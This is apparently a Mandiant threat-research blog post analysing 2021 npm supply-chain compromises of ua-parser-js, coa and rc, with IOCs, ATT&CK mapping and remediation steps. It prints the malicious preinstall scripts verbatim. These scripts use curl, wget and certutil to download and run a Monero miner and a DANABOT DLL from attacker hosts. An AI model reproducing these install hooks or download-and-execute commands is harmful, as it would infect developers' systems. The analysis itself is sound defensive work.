No Unaccompanied Miners: Supply Chain Compromises Through Node.js Packages

mandiant.com/resources/supply-chain-node-js

Blog

Alessandro Parilli, James Maclachlan

Dec 15, 2021

10 mins read

Threat Research

Supply Chain

Miners

cryptocurrency

Starting mid-October 2021, Mandiant Managed Defense identified multiple instances of supply chain compromises involving packages hosted on Node Package Manager (NPM), the package manager for the Node.js JavaScript platform, either being compromised directly to deliver malware or simply being created to impersonate popular, legitimate packages. The latter is a technique known as typosquatting. NPM modules are a valuable target for threat actors due to their popularity amongst developers. They also have a high prevalence of complex dependencies, where one package installs another as a dependency often without the knowledge of the developer. Furthermore, the NPM repository npmjs.com does not require the code within the NPM package to be the same as the code within the linked GitHub repository. This means that the GitHub repository does not need to be compromised; only the NPM package.

While Mandiant assesses multiple threat groups to be leveraging these types of compromises, there is one prolific actor, UNC3379, whose activity will be discussed.

Supply Chain Compromises

By compromising a popular package used by developers, it is easy to amplify the distribution of malicious code directly to victims themselves at scale. This can be done either through dependency confusion, hijacking weak credentials, exploiting vulnerabilities to access the target code or using the names of packages abandoned by their developers. For example, in 2018, the NPM module “flatmap-stream” was compromised to deliver cryptocurrency stealing malware. This module was used as a dependency of the much more popular library “event-stream”. In doing so, the threat actors were able to achieve compromises at-scale with minimal effort. Figure 1 is a high-level diagram that demonstrates the threat actor’s process for said attack.




Figure 1: Stages of infection via a malicious/compromised developer library

The following are the stages of infection via a malicious/compromised developer library, as seen in Figure 1:

1. Attacker collects information about the build pipeline and code base through open-source intelligence gathering.
2. Attacker builds and publishes the custom package.
3. Pipeline grabs most recent package and deploys without validation.
4. Malicious code is deployed through which an attacker can collect sensitive information such as cryptocurrency wallet info or credentials.

A supply chain attack is nothing new. In 2017, the world was hit with the attack dubbed NotPetya. The malicious code, disguised as ransomware, exploited the NSA’s leaked EternalBlue vulnerability to infiltrate networks and then systematically destroy data. The attackers behind NotPetya breached a financial services software company who were a supplier for the Ukrainian Government.

In the same year, the utility CCleaner suffered a breach and hackers were able to replace the legitimate version of the software with a malicious one, that resulted in the compromise of more that 2 million hosts.

In 2020, UNC2452, a threat actor who's targeting is assessed to be consistent with Russian strategic interests, conducted a widespread supply chain attack leveraging a SolarWinds component. The breadth of victims impacted by UNC2452 included government organizations and Fortune 500 companies. Once again, attackers targeted the supply chain by injecting a backdoor code in the software component Orion, giving them access to the internal environment of the victims and deployed the SUNBURST malware after the updated code was distributed through a legitimate process. Mandiant was the first to detect and investigate the attack.

Another variation on the theme is the poisoning of open-source repositories, as is what happened in this case with the NPM packages. NPM packages have been abused, both by malicious actors and security researchers with the aim of raising awareness on the issue.

Spotlight: UNC3379

ua-parser-js Compromise

According to a GitHub issue raised on Oct. 22, 2021, at approximately 12:15 UTC, the NPM package “ua-parser-js", a popular Node.js library that amassed over 7 million downloads per week, was compromised to deliver malware. The threat actor was able to publish three malicious versions of the package by hijacking the author’s NPM account. According to the repository’s Git log, on Oct. 22, between 16:14 UTC and 16:25 UTC the package author committed a sanitized version of the malicious packages to stop further compromises.

Mandiant detected and responded to identical activity on systems across multiple organizations and industries. Mandiant tracks this cluster of activity as UNC3379. In addition to investigating the detected intrusions, Mandiant Managed Defense proactively searched through the environments of our customers to uncover additional evil.

“ua-parser-js” is a lightweight small footprint package deployed within a web application or server-side application to extract and filter the relevant data needed to parse a User Agent string (i.e., Browser, Engine, OS, CPU, and Device).

In this compromise, UNC3379 added multiple malicious scripts to the package that would ultimately result in the download and execution of both a Monero coin miner and a banking trojan known as DANABOT, depending on the operating system. The compromised versions of “ua-parser-js" were versions “0.7.29”, “0.8.0” and “1.0.0”.

Analysis of the Malicious Scripts Added to the Package

The infection was triggered by the package installation alone. The directive “preinstall” in the “package.json” file was used to execute a custom script before the actual installation process began. The executed script was named “preinstall.js”.

```
package.json:145:    "preinstall": "start /B node preinstall.js & nodepreinstall.js",
```

The script “preinstall.js” performed a check to identify the underlying operating system:

Windows – use of cmd.exe to execute “preinstall.bat”

```
preinstall.js:23:    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
```

Linux – use of bash to execute “preinstall.sh”


```
preinstall.js:4:    exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
```

Mac OSX – no execution

The shell script “preinstall.sh” performed a check on the victim’s geographical location:

```
preinstall.sh:1: IP=$(curl -k hxxps://freegeoip.app/xml/ | grep 'RU\|UA\|BY\|KZ')
```

If the victim was located in Russia, Ukraine, Belarus or Kazakhstan, the script terminated its execution. Otherwise, it proceeded to check whether the process “jsextension” already existed on the host. The script then tried to retrieve the resource “jsextension” from the IP address “159.148.186[.]228”, using curl, and resorting to wget if the download using curl had failed (Figure 2). The executable “jsextension” was a Monero coin miner that was later executed with the aim of mining Monero cryptocurrency for the wallet: 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH using the mining pool MineXMR.




```
var=$(pgrep jsextension)
if [ -z "$var" ]
    then
    curl http://159.148.186.228/download/jsextension -o jsextension
    if [ ! -f jsextension ]
        then
        wget http://159.148.186.228/download/jsextension -O jsextension
    fi
    chmod +x jsextension
    ./jsextension -k --tls --rig-id q -o pool.minexmr.com:443 -u
    49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH
     --cpu-max-threads-hint=50 --donate-level=1 --background &>/dev/null &
fi
```

Figure 2: preinstall.sh – download and execution of jsextension

Unlike its Linux counterpart, the windows script “preinstall.bat” did not have any geographical check. Instead, it proceeded to attempt to retrieve a resource from the IP address “159.148.186[.]228” using “curl.exe”, or “wget.exe” if “curl.exe” failed. If both failed, it finally leveraged “certutil.exe” to download the remote payload (Figure 3). The resource downloaded, “jsextension.exe”, was the Windows version of the Monero coin miner and was executed with the same parameters as its Linux counterpart. Additionally, the script tried to download a resource from the URL “hxxps://citationsherbe[.]at/sdd.dll” and save it to disk with the filename “create.dll” located in the project’s “node_modules/ua-parser-js" directory. Mandiant analysis revealed the DLL to be consistent with DANABOT whose config contained the following command and control (C2) servers:


- 185.158.250[.]216:443
- 45.11.180[.]153:443
- 194.76.225[.]46:443
- 194.76.225[.]61:443



```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
    wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
    certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
    wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
    certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
```

Figure 3: preinstall.bat – download of “jsextension.exe” and “create.dll”

The script subsequently utilized the native binary “tasklist.exe” to enumerate the running processes on the system to check if the coin miner executable “jsextension.exe” was already running before executing both the coin miner and the DANABOT DLL. The script attempted to execute DANABOT by leveraging regsvr32.exe to silently register the DANABOT DLL (“create.dll”) with the command “regsvr32.exe -s create.dll” (Figure 4).




```
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH
--cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

Figure 4: preinstall.bat – execution of “jsextension.exe” and “create.dll”

ua-parser-js has been targeted before

This is not the first time the NPM module “ua-parser-js" has been targeted. On Oct. 14, 2021, a malicious NPM module named “klown” was uploaded to “npmjs.org” (Figure 5). This module attempted to impersonate the legitimate “ua-parser-js" module by utilizing its branding, repository links, homepage, documentation and even leveraging the website “contrib.rocks” to collect an image of all of the contributors to the “ua-parser-js" repository, which was all in an attempt to appear legitimate. Prior to the removal from npmjs.org, the malicious package already had 23 downloads. Mandiant assesses with high confidence the threat actor responsible to be UNC3379 based on the large overlap in tactics, techniques and procedures (TTPs). Mandiant assesses that this module impersonation served as an opportunity to test the malware delivery before the compromise of the real package on Oct. 22.



klown

0.7.29 • Public • Published 17 hours ago

UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

- Author : Faisal Salman <f@faisalman.com>
- Demo : http://faisalman.github.io/ua-parser-js
- Source : https://github.com/faisalman/ua-parser-js

Install

```
> npm i klown
```

Repository
github.com/faisalman/ua-parser...

Homepage
github.com/faisalman/ua-parser...

Weekly Downloads
23

Version	License
0.7.29	MIT

Unpacked Size	Total Files
303 kB	23


Figure 5: The npmjs.org page for the “klown” package.

In this particular instance, the malicious package also deployed the same Monero miner (MD5: fc724eb2894f34a3aca4b952d2f816cd) which was downloaded from the URL “hxxp://185.173.36[.]219/download/jsextension.exe” from a script that was also named “preinstall.bat”.

Coa & rc Module Compromises

In another iteration of the attack, the NPM packages “coa” and “rc” were targeted in a fashion similar to that observed against “ua-parser-js". On Nov. 4, these popular libraries were subject to several updates containing malicious code designed to download and execute a slightly modified version of the DANABOT DLL seen earlier in the attack on Oct. 22, 2021. This time, the target OS was restricted to Windows. Mandiant assesses with high confidence the threat actor responsible to also be UNC3379 due to the overlap in TTPs. Following the discovery of the malicious packages, the NPM security team removed the compromised “coa” and “rc” versions of the packages.

Mandiant Managed Defense identified and responded to a compromise where these packages were leveraged. The malicious version of the package “rc” was present on the host as dependency of the “hint” NPM package, used in one of the victim’s projects (Figure 6).



```
├─┬ hint@6.1.8
│ └─┬ update-notifier@5.1.0
│   ├─┬ latest-version@5.1.0
│   │ └─┬ package-json@6.5.0
│   │   ├─┬ registry-auth-token@4.2.1
│   │   │ └─┬ rc@2.3.9
│   │   │   ├── deep-extend@0.6.0
│   │   │   ├── ini@1.3.8
│   │   │   ├── minimist@1.2.5 deduped
│   │   │   └── strip-json-comments@2.0.1
│   │   ├─┬ registry-url@5.1.0
│   │   │ └── rc@2.3.9 deduped
│   │   └── semver@6.3.0
...
```

Figure 6: Dependencies tree showing the relation between the package “hint” and the hijacked dependency package “rc” version 2.3.9

This is indicative of the fact that a malicious package can easily be delivered unbeknownst to the user, due to the recursive nature of dependencies used in NPM packages. A single application can have dozens of packages incorporated within its code as part of the application build process.

How to Check if the Malicious Packages Were Downloaded

The NPM command line tool can be used to check if a specific version of a package was previously downloaded. For the cases presented, the relevant malicious versions were, respectively:

- **ua-parser-js** versions 0.7.29, 0.8.0, 1.0.0
- **coa** versions 2.0.3, 2.0.4, 2.1.1, 2.1.3, 3.1.3
- **rc** versions 1.2.9, 1.3.9, 2.3.9

The command npm cache ls shows the history of the fetched packages, complete with the version:

```
# npm cache ls rc
make-fetch-happen:request-cache:https://registry.npmjs.org/rc
make-fetch-happen:request-cache:https://registry.npmjs.org/rc/-/rc-1.2.8.tgz
```

The output of the command “npm cache ls rc” reveals the downloaded version of the “rc” package, in this case 1.2.8.

Additionally, to show a full tree of the dependencies used in a package, launch the command "npm ls –a" from the package directory.

Conclusion

Supply chain compromises are designed to abuse the trust in third party providers to indirectly gain access to a victim’s environment, which can be difficult to detect. By proactively and consistently monitoring our customers for threats resulting from supply chain compromises, Mandiant Managed Defense was able to find this type of evil and assist our customers on remediation where malicious packages were installed within their environments. As a result of this, Mandiant did not identify any further malicious activity following the initial compromise at any of our customers.

Prevention and Remediation

- Check for the presence in your environment of any of the mentioned packages.

- Make sure the installed “coa” package version is 2.0.2, latest stable at the time of writing.
- Make sure the installed “rc” package version is 1.2.8, latest stable at the time of writing.
- Make sure the installed “ua-parser-js” package versions are 0.7.30, 0.8.1 or 1.0.1, latest stable at the time of writing.
- Check for the existence on the environment of the malicious files detailed in this blog post and remove them (refer to the IOC section).
- Any secrets or credentials should be considered compromised on the infected host and changed.
- Consider locking version numbers of packages to prevent from auto-installing a new package that may be malicious

Malware Definitions

DANABOT

DANABOT is backdoor written in Delphi that communicates using a custom binary protocol over TCP. The backdoor implements a plug-in framework that allows it to add capabilities via downloaded plugins. DANABOT's capabilities include full system control using a VNC or RDP plugin, video and screenshot capture, keylogging, arbitrary shell command execution, and file transfer. DANABOT's proxy plugin allows it to redirect or manipulate network traffic associated with targeted websites. This capability is often used to capture credentials or payment data. DANABOT can also extract stored credentials associated with web browsers and FTP clients.

MITRE ATT&CK Mapping

ATT&CK Tactic Category	Techniques
Resource Development	T1608.003: Stage Capabilities: Install Digital Certificate
Initial Compromise	T1195.002: Supply Chain Compromise: Compromise Software Supply Chain
Execution	T1059: Command and Scripting Interpreter T1059.003: Command and Scripting Interpreter: Windows Command Shell
Defense Evasion	T1218.010: Signed Binary and Proxy Execution: Regsvr32 T1055: Process Injection T1497.001: Virtualization/Sandbox Evasion: System Checks T1027: Obfuscated Files or Information
Discovery	T1518: Software Discovery T1057: Process Discovery
Command and Control	T1573.002: Encrypted Channel: Asymmetric Cryptography T1105: Ingress Tool Transfer T1071.004: Application Layer Protocol: DNS
Impact	T1496: Resource Hijacking

IOCs

IOC	Notes	MD5

package.json	Conf JSON (ua-parser-js)	13f840772c7c04c7d2f4c202ff957b0c
preinstall.js	Javascript (ua-parser-js)	a4668a1b3f23b79ef07d1afe0152999e
preinstall.sh	Shell script (ua-parser-js)	de8b54a938ac18f15cad804d79a0e19d
preinstall.bat	cmd script (ua-parser-js)	d98a3013336b755b739d285a58528cbe
sdd.dll	Danabot DLL (ua-parser-js)	de8b54a938ac18f15cad804d79a0e19d
jsextension.exe	coin miner (ua-parser-js)	fc724eb2894f34a3aca4b952d2f816cd
185.158.250[.]216	C2 IP address (ua-parser-js)	/
45.11.180[.]153	C2 IP address (ua-parser-js)	/
194.76.225[.]46	C2 IP address (ua-parser-js)	/
194.76.225[.]61	C2 IP address (ua-parser-js)	/
159.148.186[.]228	IP address hosting the coin miner (ua-parser-js)	/
citationsherbe[.]at	Domain hosting the Danabot DLL (ua-parser-js)	/
sdd.dll	Danabot DLL (coa)	9c6664390b305a8aeeec859ab8169095
sdd.dll	Danabot DLL (rc)	429dd6c558041f945d00ba70261117f6
pastorcryptograph[.]at	Domain hosting the Danabot DLL (coa and rc)	/
185.117.90[.]36	C2 IP address (coa and rc)	/
193.42.36[.]59	C2 IP address (coa and rc)	/
185.106.123[.]228	C2 IP address (coa and rc)	/
193.56.146[.]53	C2 IP address (coa and rc)	/

Acknowledgements

Special thanks to Andrew Rector, Bryce Abdo, Cian Lynch, Nader Zaveri and Yash Gupta for their assistance on the topic.